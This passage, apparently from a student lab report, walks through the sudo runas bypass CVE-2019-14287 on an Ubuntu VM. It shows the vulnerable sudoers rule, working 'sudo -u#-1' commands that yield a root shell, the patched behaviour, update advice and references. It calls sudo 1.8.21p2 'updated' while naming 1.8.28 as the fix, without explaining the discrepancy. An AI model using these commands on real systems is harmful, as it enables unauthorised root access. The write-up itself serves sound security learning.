


```
OP@ubuntu16-VirtualBox:~$ sudo -u#-1 id
[sudo] password for OP:
uid=0(root) gid=1001(OP) groups=1001(OP)
OP@ubuntu16-VirtualBox:~$
```

This means that it can run the only command that we specified in the sudoers file as the root user. This leads to a huge problem, any user in a system can gain root access even if they are not allowed to do so. As I have mentioned earlier many system administrators gives access to all commands except the root command when they are giving permissions to the new users. Then they can potentially run any command as the root user by using the above vulnerability. Let's try that for ourselves as well.

9. As the next step we can re-configure the sudoers file giving permissions to run all commands to the newly created user, explicitly stating that user cannot run as the root user. Type the following command and edit as shown in the screen shot.

→ *visudo*




```
  GNU nano 2.5.3          File: /etc/sudoers.tmp

#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:$

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
OP      ALL=(ALL, !root) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

                             [ Read 31 lines ]
^G Get Help     ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify
^X Exit         ^R Read File    ^\ Replace      ^U Uncut Text   ^T To Spell
```

As you can see now the user can try out any command. Now let's see that if we can get a bash shell as the root user through this vulnerability.

Let's try this out in the normal way typing the following command:


➔ *sudo bash*



```
OP@ubuntu16-VirtualBox:~$ sudo bash
[sudo] password for OP:
Sorry, user OP is not allowed to execute '/bin/bash' as root on ubuntu1
6-VirtualBox.
OP@ubuntu16-VirtualBox:~$
```

Still we can see that the policy holds on. Let’s try this again using the flawed method using the following command.

➔ *sudo -u#-1 bash*




```
OP@ubuntu16-VirtualBox:~$ sudo -u#-1 bash
[sudo] password for OP:
root@ubuntu16-VirtualBox:~#
```

This means that you have root access for whole system making this vulnerability very critical and lots of users on a system can abuse this.

You can make sure that now you have the root user by using the following command:

➔ *whoami*




```
root@ubuntu16-VirtualBox:~# whoami
root
root@ubuntu16-VirtualBox:~# 
```

This states that now you can run any command as the root user.

How you can stay secure from vulnerabilities?


The main thing that you can do in order to stay secure from vulnerabilities like this is to check and install updates regularly. The teams behind any package, application or a system work so much harder in order to make their product free of bugs and flaws. But whatever said and done they are still human. We can't eliminate all human errors in the industry. But with the help of wonderful people like Joe Vennix the teams can identify the bug and give a solution to them in the next updates. So, you should check and update your system in order to mitigate the problem. Luckily Sudo team has already released a secure version. So, if you are still using an old version of sudo make sure you update to version 1.8.28 or a version above it.

So, let me show you that its fixed in the newer versions.




```
root@ubuntu-VirtualBox:~# sudo --version | grep version
Sudo version 1.8.21p2
Sudoers policy plugin version 1.8.21p2
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.21p2
root@ubuntu-VirtualBox:~#
```

You can see that the sudo version of this system is 1.8.21p2 which is an updated version. Let's modify the sudoers file as we did earlier and try if this vulnerability exploitation still works on the updated version of sudo.



```
  GNU nano 2.9.3                        /etc/sudoers.tmp

#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin$

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
OP      ALL=(ALL, !root) ALL
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
                               [ Read 30 lines ]
^G Get Help     ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify
^X Exit         ^R Read File    ^\ Replace      ^U Uncut Text   ^T To Spell
```

Now let’s try to get a bash shell as the root user using the UID as ‘-1’.



```
OP@ubuntu-VirtualBox:~$ sudo -u#-1 bash
sudo: unknown user: #-1
sudo: unable to initialize policy plugin
OP@ubuntu-VirtualBox:~$ 
```

As you can see, we cannot get a bash shell and we cannot by pass the root permissions by using the exploit. Meaning, it has been fixed in the new sudo version.

Challenges I faced when exploiting this vulnerability

• First, I downloaded a newer version where this vulnerability already has been fixed. Then I searched a method to downgrade the sudo version, but apparently its very hard to do so because you require the root permissions to do so but sudo is already integrated with the root user it's a very tedious thing to do. I personally still haven't found a way to do so. That bring you to the next challenge I faced.

• Because of the above reason I had to search through the internet in order to find an affected version and finding a disc image for that was another challenge.

• Learning about visudo, user creations, and how Linux/Unix based systems store user details was another challenge but I learned a lot out of that.

Conclusion

There are plenty of dangerous vulnerabilities like this roaming around the world in the very same second that you are reading my report. You don’t have to panic about them but you can be a preventive person rather than being a cure person. That means, you can prevent the damage that can be happening to your system by using preventive techniques such as vulnerability scans and by regularly updating your system, rather than finding a solution after the damage has been already done.

Hope my report brought you some idea about the vulnerability CVE-2019-14287 and the damage that it can cause, and how you can protect your system from various hackers and users that try to abuse this and try to achieve their unwholesome goals.

References

[1] HACKERSPLOIT, "SUDO Security Bypass Vulnerability – CVE-2019-14287," [Online]. Available: https://hsploit.com/sudo-security-bypass-vulnerability-cve-2019-14287/.

[2] D. ELKABES, "Sudo Vulnerability Cheat Sheet: Learn All About CVE-2019-14287," [Online]. Available: https://resources.whitesourcesoftware.com/blog-whitesource/new-vulnerability-in-sudo-cve-2019-14287.

[3] [Online]. Available: https://cve.mitre.org.

[4] Z. Banach, "What Is Privilege Escalation and Why Is It Important?," [Online]. Available: https://www.netsparker.com/blog/web-security/privilege-escalation/.

[5] O. CASSETTO, "Privilege Escalation Detection: The Key to Preventing Advanced Attacks," [Online]. Available: https://www.exabeam.com/ueba/privilege-escalation/.

[6] NATIONAL VULNERABILITY DATABASE, "CVE-2019-14287," [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2019-14287.

[7] "SUDO Security Policy Bypass Vulnerability - CVE-2019-14287," [Online]. Available: https://youtu.be/YCXnFEz_Qq8.